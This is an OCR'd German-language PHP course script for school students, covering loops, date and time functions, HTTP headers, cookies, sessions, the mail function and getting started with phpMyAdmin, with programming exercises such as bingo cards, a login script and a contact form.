- Im Mathematik-Unterricht der Unterstufe wir das Multiplizieren von Brüchen geübt.
- Erstelle eine Webseite die automatisch Übungsbeispiele erzeugt.
- Über eine Eingabe wird festgelegt, wie viele Übungsbeispiele generiert werden sollen.
- Die Brüche werden über Zufallszahlen erzeugt.
- Der_die Schüler_in kann die Seite ausdrucken.

Anzahl der Übungsbeispielen 20 Übungsblatt erzeugen

$\frac{12}{14} \times \frac{17}{3} =$ $\frac{13}{12} \times \frac{16}{15} =$ $\frac{6}{8} \times \frac{13}{7} =$ $\frac{18}{18} \times \frac{4}{12} =$

Übung D: Römische Zahlen

- Gib alle Römischen Zahlen in einem bestimmten Zahlenbereich aus.
- Eingabe für Start und Endwert und einer Ausgabe aller römischen Zahlen innerhalb des Zahlenbereichs.

7.2 while-Schleife

Die while-Schleife ist etwas einfacher aufgebaut als die Zählschleife. Sie besteht nur aus dem Befehl **`while`** *und einer Bedingung. Solange die Bedingung* **`true`** *ist, wird auch der PHP-Anweisungsblock ausgeführt.*

Kopfgesteuerte Schleife

PHP

`while(Bedingung) {PHP-Anweisungsblock}`

Solange die Bedingung true ist, wird der PHP-Anweisungsblock ausgeführt.

```
<?php
    $i = 0;
    while($i < 100) {
       $i++;
       echo $i . ', ';
    }
 ?>
```

Die Wiederholung eines PHP-Anweisungsblocks nennt man auch Iteration.

Fussgesteuerte Schleife

PHP

`do{PHP-Anweisungsblock} while(Bedingung);`

Die PHP Anweisungen werden zumindest einmal ausgeführt. Danach wird geprüft ob die Bedingung noch true ist für einen weiteren Durchlauf.

Im Beispiel werden Zufallszahlen ausgegeben, solange die Zufallszahl nicht 50 ist. Wird für $i 50 ermittelt, gibt es keine weitere Wiederholung.

```
<?php
  do { $i = rand(0, 100);
       echo $i . " = ";
     } while($i != 50)
 ?>
```

PHP

`break;`

Mit **`break;`** wird eine Schleife sofort verlassen. Im Beispiel wurde die **`while`** Bedingung auf **`true`** gesetzt (mit anderen Worten, unendliche Wiederholungen) und über die **`IF`**-Verzweigung eine Abbruchbestimmung definiert, nämlich die Zahl 42.

```
<?php
  while(true){ $i = rand(0, 100);
               echo $i . " = ";
               if($i == 42) {break;}   }
 ?>
```

Übung A: Primfaktoren-Zerlegung

- Eine jede Ganzzahl (Integer) lässt sich in Primzahl-Faktoren zerlegen.
- Wenn man die Primzahlen multipliziert, ergibt das Produkt daraus die Ganzzahl.
- Beispiele: **27** = *3 x 3 x 3* oder **157** = *157* oder **42** = *2 x 3 x 7*
- Eine Zahl soll eingegeben werden und die Primfaktoren-Zerlegung ausgegeben.
- Löse dieses Beispiel mit while-Schleifen.

Übung B: Bingo

- Beim Bingo bekommt man eine Bingo-Karte (mit Zufallszahlen). Dann werden die Nummern gezogen.
  Der|die Erste, mit fünf Zahlen in einer Reihe oder Spalte (bzw. auch diagonal) ruft "BINGO" und hat gewonnen.
- Erstelle mit PHP eine Bingo-Karte mit Zufallszahlen.
  Die Zahlen werden in einer 5 x 5 Tabelle angezeigt.
- Zufallszahlen-Bereich pro Spalte:
  1. Spalte: 1 – 15
  2. Spalte: 16 – 30
  3. Spalte: 31 – 45
  4. Spalte: 46 – 60
  5. Spalte: 61 – 75
- Jede Zahl darf nur einmal vorkommen!

B	I	N	G	O
1 - 15	16 - 30	31 - 45	46 - 60	61 - 75
3	16	40	60	68
8	17	38	56	66
6	18	34	51	72
2	25	43	52	67
12	21	44	46	75

B	I	N	G	O
1 - 15	16 - 30	31 - 45	46 - 60	61 - 75
11	21	42	53	64
6	24	39	56	66
8	26	31	48	62
15	23	36	55	75
2	18	38	57	61

B	I	N	G	O
1 - 15	16 - 30	31 - 45	46 - 60	61 - 75
12	25	31	58	69
13	27	40	49	75
6	28	33	48	64
1	16	39	59	74
7	19	37	57	68

7.3 foreach Schleife

Mit `foreach` kann man Objekte und Arrays iterieren. Dabei wird jedes Element aufgearbeitet. Zusätzlich ist es noch möglich, jeden Wert eines Arrays in der gleichen Anweisung einer Variable zuzuweisen.

PHP

`foreach($array as $wert) {PHP-Anweisungen}`

Die Schleife iteriert jedes Element im **`$array`** und übergibt den Wert an die Variable **`$wert`**.

```
<?php
  $meinArray = array("Kurier", "Standard", "Krone",   "Ö24");
  echo '<ol>';
  foreach($meinArray as $zeitung) {
         echo '<li>' . $zeitung . '</li>';
       }
  echo '</ol>';
?>
```

PHP

`foreach($array as $key => $wert) {PHP-Anweisungen}`

Die Schleife iteriert jedes Element im **`$array`** und übergibt den Wert an die Variable **`$wert`** und den Schlüssel an die Variable **`$key`**.


```
<?php
  $meinArray = array("HAK" => "Berger",
                     "HASCH" => "Meier",
                     "HTL" => "Gruber",
                     "HLW" => "Brunner",);

  foreach($meinArray as $schule => $name) {
   echo '<p>' . $name . ' besucht die ' . $schule . '</p>';}
?>
```

*Ein mehrdimensionales Array mit verschachtelten foreach Konstrukten iterieren. Der Schlüssel wird in die Überschrift **`<h1>`** geschrieben - die Namen in eine Aufzählung **`<ul>`**.*

```
<?php
  $meinArray = array(
      "HAK"   => array("Berger", "Schmidt", "Petric",),
      "HASCH" => array("Falenski", "Lehr", "Schenk",),
      "HTL"   => array("Altmann", "Rösch", "Heldt",),
      "HLW"   => array("Raum", "Karcher", "Glage",),);

  foreach($meinArray as $schule => $name) {
     echo '<h1>' . $schule . '</h1><ul>';
        foreach($meinArray[$schule] as $person) {
                echo '<li>' . $person . '</li>'; }
     echo '</ul>';}
?>
```

Übung A: Fünf-Sterne-Bewertung II

- Öffne deine Lösung von **Übung 6.7 Fünf-Sterne-Bewertung**.
- Eine Webseite soll mit 5 Sternen bewertet werden, wobei ein Stern für schlecht und fünf Sterne für Top steht.
- Zusätzlich soll die Anzahl pro Sternen-Reihe angezeigt werden. Also, wie oft wurde die Webseite mit einem Stern, zwei Sternen usw. bewertet.
- PLUS-Punkt: Stelle die Anzahl der Bewertungen in einem Balkendiagramm dar!



Übung B: Einkaufsliste

- Schreibe eine online Einkaufsliste.
- Der Benutzer kann die Einkaufsliste am Desktop/Laptop bearbeiten und auf dem Smartphone (beim Einkauf) aufrufen.
- Jedes Produkt hat einen "Eingekauft" Button. Klickt man darauf, wird das Produkt aus der Liste gestrichen.
- Verwende nur ein Array und speichere es extern ab.

Übung C: Hyperlinks einer Webseite

- Die absoluten Links auf einer Webseite sollen ausgegeben werden.
- Der Benutzer schreibt oder kopiert eine gültige URL Adresse in ein Eingabefeld.
- Das PHP-Script durchsucht die angegebene Webseite nach Hyperlinks und gibt diese aus.
- Es sollen sowohl das `href` Attribut als auch die Linksbezeichnung ausgegeben werden.

8.1 Zeit

Mit dem PHP-Objekt `time()` *bekommt man das aktuelle Datum und die aktuelle Uhrzeit geliefert.* `time()` *gibt die Anzahl der Sekunden vom 01. Jänner 1970, 00:00 GMT. Dieser Wert wird auch UNIX-Timestamp genannt.*
z. B. der 01. Mai 2020 00:00 GMT hat den UNIX-Zeitstempel: 1588291200
GMT ist die Greenwich Mean Time bzw. auch UTC (Coordinated Universal Time). Diese Zeitzone orientiert sich an Großbritannien als Zeitzone 0. Österreich, sowie der Großteil von Europa ist in der Zeitzone GMT + 1, bzw. UTC + 1.

PHP **time()**

Das Beispiel ermittelt den aktuellen UNIX-Timestamp.

```
<?php
   $zeitstempel = time();
   echo $zeitstempel;
?>
```

Das Beispiel gibt den UNIX-Timestamp vom Server zurück!

Mit dem UNIX-Timestamp kann man auch problemlos Berechnungen anstellen. Wenn man z. B. den Timestamp von morgen braucht addiert man die Sekunden hinzu: 60 x 60 x 24

```
<?php
   $zeitstempel = time();
   echo "Heute: " . $zeitstempel . "<br>";
   $morgen = $zeitstempel + (60 * 60 * 24);
   echo "Morgen: " . $morgen;
?>
```

PHP **strtotime()**

Ermittelt von einer Zeitangabe den UNIX-Timestamp

```
<?php
   $zeit = "2020-05-01 12:00";
   echo strtotime($zeit);
?>
```

PHP **getdate()**

Liefert das Lokale Datum in einem Array.
echo getdate()[0]; gibt den UNIX-Zeitstempel aus.

```
<?php   $meinZeitArray = getdate();
        print_r($meinZeitArray);        ?>
```

8.2 Datum

Mit dem UNIX-Timestamp kann man ein Datum auch in lesbarer Form wiedergeben. Dafür gibt es das `date()` Objekt mit zahlreichen Darstellungsoptionen. Ausgeschriebene Wochentage bzw. Monate werden in Englisch ausgegeben.

PHP

`date($format, $timestamp)`

Formatiert einen UNIX-Timestamp in eine Uhrzeit bzw. ein Datum und gibt den Datum-String zurück! Das Format erlaubt auch Sonderzeichen!

Das Format ist: **`D, d M Y H:i:s`**
Die Ausgabe ist: **`Fri, 01 May 2020 09:42:12`**

```php
<?php
  $format = "D, d M Y H:i:s";
  $timestamp = time();
  $ausgabe = date($format, $timestamp);
  echo $ausgabe;
?>
```

Parameter-Liste für das Zeitmuster

Format	*Beschreibung*	*Rückgabe*
d	Tag des Monats (mit führender Null)	01 bis 31
j	Tag des Monats (ohne führender Null)	1 bis 31
w	Numerischer Wochentag	0 = Sonntag bis 6 = Samstag
l	Ausgeschriebener Wochentag	z. B. Friday
z	Tag des Jahres	0 bis 365
W	Kalenderwoche	z. B.: 42. Woche
m	Monat als Zahl (mit führender Null)	01 bis 12
n	Monat (ohne führender Null)	1 bis 12
t	Anzahl der Tage des Monats	28 bis 31
Y	Vierstellige Jahreszahl	z. B. 1999 oder 2020
y	Zweistellige Jahreszahl	z. B. 99 oder 20
H	Stunde im 24-Stunden-Format	00 bis 23
i	Minuten (mit führender Null)	00 bis 59
s	Sekunden (mit führender Null)	00 bis 59
I	Fällt ein Datum in die Sommerzeit	1 bei Sommerzeit sonst 0
L	Schaltjahr oder nicht	1 für ein Schaltjahr sonst 0

```php
<?php
  $timestamp = 1588321110;      // 01. Mai 2020
  $datum = date("Y-m-d", $timestamp);
  echo $datum . " war ein " . date("l", $timestamp);
?>
```

8.3 Zeit Methoden

Das `date()` Objekt liefert zwar zahlreiche Informationen zu einem UNIX-Timestamp aber, auf Englisch. Um die Datumsangaben in Deutsch darzustellen, muss man nur ein Array mit den Wochen- bzw. Monatsnamen anlegen und über den numerischen Wochentag bzw. numerischen Monat auflösen.

Den aktuellen Wochentag auflösen

```
<?php
  $tage = array("Sonntag", "Montag", "Dienstag",
                "Mittwoch", "Donnerstag", "Freitag", "Samstag",);
  $timestamp = time();
  $wochentagNr = date("w", $timestamp);
  echo $tage[$wochentagNr];
?>
```

Alternativ kann auch `strftime()` verwendet werden!
z. B. `echo strftime("%A", $timestamp);` *liefert den Wochentag!*
`echo strftime("%B", $timestamp);` *liefert das Monat*

PHP

`date_default_timezone_set()`

Setzt eine bestimmte Zeitzone. Im Beispiel bleibt der UNIX-Timestamp immer gleich (nämlich der aktuelle). Im Anschluss wird die Uhrzeit nach Greenwich-Mean-Time, nach Chicago und nach Wien-Zeit ausgegeben.

```
<?php
   $zeit = time();
   date_default_timezone_set('GMT');
   echo 'GMT-Zeit: ' . date("H:i:s", $zeit) . '<hr>';
   date_default_timezone_set('America/Chicago');
   echo 'Chicago-Zeit: ' . date("H:i:s", $zeit) . '<hr>';
   date_default_timezone_set('Europe/Vienna');
   echo 'Wien-Zeit: ' . date("H:i:s", $zeit) . '<hr>';
?>
```

Eine Liste der unterstützen Zeitzonen gibt es auf php.net
https://www.php.net/manual/de/timezones.php

Der UNIX-Timestamp wird gerne als Identifikationsnummer (ID) verwendet. Wer es besonders genau braucht, kann mit `microtime(true)` den Zeitstempel mit Mikrosekunden ausgeben. Die Rückgabe ist ein Float-Wert.

```
<?php
   $mikrozeit = microtime(true);
   echo $mikrozeit;
?>
```

Ü 8.3 Zeit Methoden


Übung A: Welcher Wochentag

- Schreibe ein Script, welches den Wochentag zu einem bestimmten Datum zurückgibt.
- Der Benutzer gibt ein Datum in ein Date-Input Feld ein.
- Beachte bei der Ausgabe, ob das Datum in der Vergangenheit oder in der Zukunft liegt.

Übung B: Sternzeichen

- Schreibe ein Script, welches das Sternzeichen zu einem Geburtsdatum ausgibt.
- Ermittle noch zusätzlich das Lebensalter in Jahren und die Anzahl der Tage bis zum nächsten Geburtstag!

Steinbock 22. Dezember bis 20. Januar	**Wassermann** 21. Januar bis 19. Februar
Fische 20. Februar bis 20. März	**Widder** 21. März bis 20. April
Stier 21. April bis 20. Mai	**Zwillinge** 21. Mai bis 21. Juni
Krebs 22. Juni bis 22. Juli	**Löwe** 23. Juli bis 23. August
Jungfrau 24. August bis 23. September	**Waage** 24. September bis 23. Oktober
Skorpion 24. Oktober bis 22. November	**Schütze** 23. November bis 21. Dezember



9.1 header

Die `header` Funktion sendet einen eigenen HTTP-Header an den Client. Ein HTTP-Header ist jener Teil einer Webseite der zuerst gesendet wird, noch vor dem Seiteninhalt. Er ist unsichtbar und beschreibt im Wesen die Art der Webseite. Die `header` Funktion kann auch zum Weiterleiten zu einer anderen URL verwendet werden. Dafür gibt es die `"Location:URL"` Anweisung.

PHP

`header("Location: URL")`

Die header-Funktion leitet zu einer bestimmten URL weiter. Man spricht dann von einem Redirect. Die URL kann absolut oder relativ sein!
Im Beispiel wird automatisch zur Website www.css4.at weitergeleitet!

```php
<?php
  header("Location: https://www.css4.at");
  exit;
?>
```

Der `exit` Befehl verhindert das Abarbeiten von weiterem Code auf der Webseite. `exit` sollte immer in Zusammenhang mit einem Redirect verwendet werden.

Ein Redirect kann auch zum Schutz eines Verzeichnisses eingesetzt werden. Je nach Server-Einstellungen, erhält ein User, der ein Verzeichnis mit dem Browser öffnet, den Verzeichnisinhalt angezeigt. Mit einem Redirect in einer index.php wird diese Anzeige verhindert.

Cache-Control

Mit der header Funktion kann auch das Zwischenspeichern (cachen) einer Webseite unterbunden werden. Wenn das expires Datum in der Vergangenheit liegt, lädt der Browser das Dokument jedes mal neu!

```php
<?php
    header("Expires: Mon, 26 Jul 1997 05:00:00 GMT");
    header("Cache-Control: no-cache");
    header("Pragma: no-cache");
?>
```

Download erzwingen

Die erste header Funktion definiert den MIME-Typ. Die zweite header Funktion zwingt den Browser zu einem Download mit dem Namen neu.html. Mit readfile wird die originale Datei aufgerufen - im Browser startet dann der Download-Dialog.

```php
<?php
    header('Content-type: text/html');
    header('Content-Disposition: attachment; filename="neu.html"');
    readfile('vorlage.html');
 ?>
```

9.2 Cookies

Cookies sind kleine Textfiles, die am Benutzer-Rechner gespeichert werden. Der Browser organisiert die Cookies. Jedes mal wenn der Benutzer die Domain besucht, in welcher die Cookies gesetzt wurden, werden diese mitübertragen. Der Browser des Benutzer muss also Cookies akzeptieren, weil diese nicht am Server gespeichert werden. Der Server kann nur auf Cookies innerhalb der gleichen Domain zugreifen.

Mit `setcookie()` wird ein Cookie definiert. Dieses wird nach dem Schlüssel-Wert-Prinzip erstellt. `setcookie()` benötigt eine Bezeichnung (Key), einen Wert (Value) und ein Ablaufdatum. Im Anschluss ist das Cookie im Array `$_Cookie[]` abrufbar.

PHP

`setcookie($cookie_name, $cookie_wert, $zeit);`

Die `setcookie()` Anweisung sollte vor dem `<html>` Tag zugewiesen werden! Im Beispiel hat das Cookie eine Lebensdauer von einer Woche. 86400 Sekunden ist ein Tag!

```
<?php
  $cookie_name = "ID";
  $cookie_wert = "de423";
  $zeit = time() + (86400 * 7);
  setcookie($cookie_name, $cookie_wert, $zeit);
?>
```

Die Ausgabe erfolgt über den gesetzten Schlüssel im `$_COOKIE[]` Array.

```
<?php
  if(isset($_COOKIE["ID"])) {echo $_COOKIE["ID"];}
  else {echo 'Es wurde kein Cookie gespeichert!';}
?>
```

Um einen Wert zu ändern, muss die `setcookie()` Funktion nochmals ausgeführt werden. Der bestehende Schlüsselwert wird dann überschrieben. Um ein Cookie zu löschen, muss man für die Zeit ein Datum in der Vergangenheit angeben.

```
<?php
  $zeit = time() - 5000;
  setcookie("ID", "wegdamit", $zeit);
?>
```

Mit JavaScript kann man ebenfalls auf die Cookies zugreifen!

```
<script>
   alert(document.cookie);
</script>
```

9.3 Session

In PHP gibt es die Superglobale Variable **`$_SESSION`**, *die Werte für die Dauer einer Sitzung (Session) speichert. Eine Session beginnt mit der ersten Anfrage an den Server und bleibt solange bestehen, wie auch der Browser geöffnet ist. Der Browser muss Cookies akzeptieren, weil ein Session-Cookie (eine ID) gesetzt wird. Die Session-Variablen stehen dann allen PHP Seiten der gleichen Domain zur Verfügung. Die Session muss ganz am Anfang, noch vor dem* **`<html>`** *Tag, in jeder PHP Seite gestartet werden!*

PHP

`session_start();`

Noch vor dem <html> Tag muss die Session gestartet werden!

```php
<?php
   session_start();
?>
<!DOCTYPE html>
<html>
<body>
```

Nach dem Start sind die Session-Variablen verfügbar. In der Syntax ähnlich wie z. B. **`$_POST`** oder **`$_GET`**. Es gilt das Key-Value Prinzip.

```php
<?php
   $_SESSION["Benutzer"] = "root";
   $_SESSION["Startzeit"] = time();
   echo "Benutzer: " . $_SESSION["Benutzer"];
?>
```

PHP

`session_unset();`

Entfernt alle Session Variablen. Die Session bleibt aber bestehen. Einzelne Werte lassen sich durch eine leere Zuweisung löschen.
z. B. **`$_SESSION["Benutzer"] = NULL;`**


```php
<?php
   session_unset();
?>
```

`session_id()` *... Liefert oder setzt die Session-ID.*
`session_status()` *... gibt den Status der Session zurück.*
0 = die Sitzung ist deaktiviert
1 = die Sitzung ist aktiv, aber es existiert keine
2 = die Sitzung ist aktiv.

```php
<?php
   echo session_id();
   echo "<hr>";
   echo session_status();
?>
```

Übung A: Anmeldescript

- Erstelle eine Website mit 3 PHP Seiten.
  1. Seite: Anmeldeseite (login.php)
  2. Seite: Benutzerinformationen (userinfo.php)
  3. Seite: Admin-Seite (admin.php)
- Auf der Anmeldeseite kann sich der Benutzer mit einem Benutzernamen und einem Passwort anmelden. Bei einer falschen Anmeldung soll ein "Zugriff verweigert" ausgegeben werden.
- Auf die Benutzerinformationen kann man mit folgenden Login zugreifen:
  Benutzer: **`user`** Passwort: **`geheim`**
- Auf die Admin-Seite und auf die Benutzerinformationen kann man mit folgenden Login zugreifen:
  Benutzer: **`admin`** Passwort: **`strenggeheim`**
- Passwort und Benutzer dürfen nicht in der URL ablesbar sein.
  Also: Es sind keine **`$_GET`** Variablen erlaubt!
  Nutze die **`$_SESSION`** Variablen!
- Auf der Benutzerseite wird man mit "`Hallo User!`"
  bzw. "`Hallo Admin!`" begrüßt.
- Auf der Admin-Seite kann man die Hintergrundfarbe für alle Seiten einstellen. Diese soll als Cookie gespeichert werden.



Übung B: Passwortschutz mit .htaccess

- Recherchiere im Internet wie der Passwortschutz für Verzeichnisse funktioniert und erstelle ein Handout.
- Überlege dir, wie man mit PHP noch Verzeichnisse schützen kann.

9.4 Mail

Ein Kontaktformular, ein Feedback zu einer Anmeldung oder Rückmeldung an den Administrator bei einem PHP-Fehler. Der Einsatz von eMail-Benachrichtigung ist mannigfaltig. PHP hat für den einfachen Versandt von eMails eine äußerst komfortable und einfache Funktion - die mail-Funktion. Diese benötigt den Empfänger, einen Betreff, den Nachrichtentext und einen Header mit weiteren Informationen.

PHP

`mail($empfaenger, $betreff, $text, $header);`

Im Header wird die Absender-Adresse, eine Antwort-Adresse und ein X-Mailer mit der aktuellen PHP-Version übergeben.
Die eMail wird als Plain-Text versendet!

```php
<?php
   $empfaenger = 'office@css4.at';
   $betreff = 'Anmelde-Info';
   $text = 'Es gab eine neue Anmeldung';
   $header = 'From: webmaster@gmail.com' . "\r\n" .
             'Reply-To: webmaster@gmail.com' . "\r\n" .
             'X-Mailer: PHP/' . phpversion();

   mail($empfaenger, $betreff, $text, $header);
?>
```

Die mail-Funktion gibt ein TRUE zurück, wenn der Mailer den Versand übernommen hat. Es ist aber kein Garant, dass die eMail auch angekommen ist.

Eine HTML-eMail benötigt noch zusätzliche Header-Angaben, wie die MIME-Version und den Content-type.


```php
<?php
   $empfaenger = 'webmail@css4.at';
   $betreff = 'Eine neue Nachricht';

   $htmltext = '<html><head><title>HTML Mail</title></head>';
   $htmltext .= '<body><h1>Eine neue Mail</h1>';
   $htmltext .= '<p>Neue Nachricht</p>';
   $htmltext .= '<a href="https://www.css4.at" >Zur Website</a>';
   $htmltext .= '</body></html>';

   $header = "MIME-Version: 1.0" . "\r\n";
   $header .= "Content-type:text/html;charset=UTF-8" . "\r\n";
   $header .= 'From: webmaster@css4.at' . "\r\n";
   $header .= 'Cc: design@css4.at' . "\r\n";

   mail($empfaenger, $betreff, $htmltext, $header);
?>
```

Es empfiehlt sich, HTML-eMails in xHTML zu scripten.
***`\r\n`** ist eine Zeilenschaltung!*

Ü 9.4 Mail

Übung A: Kontaktformular

- Erstelle eine Webseite mit einem Kontaktformular
- Das Formular soll folgende Eingabefelder haben:
  - Vor- und Nachname
  - eMail-Adresse
  - Telefonnummer
  - Mail-Text
  - eine Check-it-Box mit "Rückruf erwünscht".
- Das Formular soll nach dem Absenden, an eine eMail-Adresse geschickt werden.



Übung B: Verifikationslink

- Erstelle eine Registrierungsseite.
- Der Benutzer kann sich mit seiner eMail-Adresse und einem Passwort registrieren.
- Nach der Registrierung bekommt der Benutzer eine eMail mit einem Link zur Verifikation der eMail-Adresse.
- Die eMail soll eine schön gestaltete HTML eMail sein!


10.1 phpMyAdmin Einstieg

Eine Datenbank wird genutzt um größere Datenmengen zu speichern. MySQL ist eine relationale Datenbank - das bedeutet, das die Daten wie Tabellen abgespeichert werden. SQL steht für „Structured Query Language“. Es ist also eine Datenbank-Abfrage-Sprache die in vielen Datenbanken genutzt wird und sich nur marginal zwischen den Datenbanken unterscheidet (z. B. MySQL, MS SQL, MariaDB uvm.)

Wir arbeiten mit MySQL. xampp, wampp und lampp (je nach Betriebssystem) bietet die Administrationsoberfläche phpMyAdmin. Dort können wir recht übersichtlich die Datenbanken administrieren.

`http://localhost/phpmyadmin/`


Über die URL kann phpMyAdmin gestartet werden. Der Start kann auch über die graphische Oberfläche von xampp gestartet werden. Beim ersten Start melden wir uns als **`root`** an, in der Regel ohne Passwort.



Im linken Bereich der Admin-Oberfläche, finden wir alle Datenbanken. Einige Datenbanken sind bereits angelegt. Dabei handelt es sich um Strukturdatenbanken die für das Betreiben von phpMyAdmin benötigt werden.

Wir klicken auf Neu um eine neue Datenbank anzulegen!

Wir legen eine neue Datenbank mit dem Namen: **schulDB** an.




`utf8mb4_general_ci` *ist die Kollation, also ein utf-8 Zeichensatz.*

SQL

`CREATE DATABASE schulDB;`

Im unteren Bereich der Admin-Oberfläche findet man die Konsole. Dort können SQL-Befehle direkt abgesetzt werden.




Mit **`CREATE DATABASE schulDB;`** wird eine neue Datenbank angelegt. Mit der Tastenkombination Strg + Enter wird der Befehl ausgeführt.

SQL Befehle sind zwar Case-Insensitiv. Dennoch hat sich die Großschreibung von SQL Befehlen eingebürgert!

10.2 phpMyAdmin Benutzer


*Bisher haben wir uns mit dem Benutzer **root** bei phpMyAdmin angemeldet. **root** ist, wie in der Linux-Welt, jene Rolle mit allen erdenkbaren Rechten. Dennoch werden wir noch einen Benutzer **schulAdmin** mit Adminrechten anlegen.*

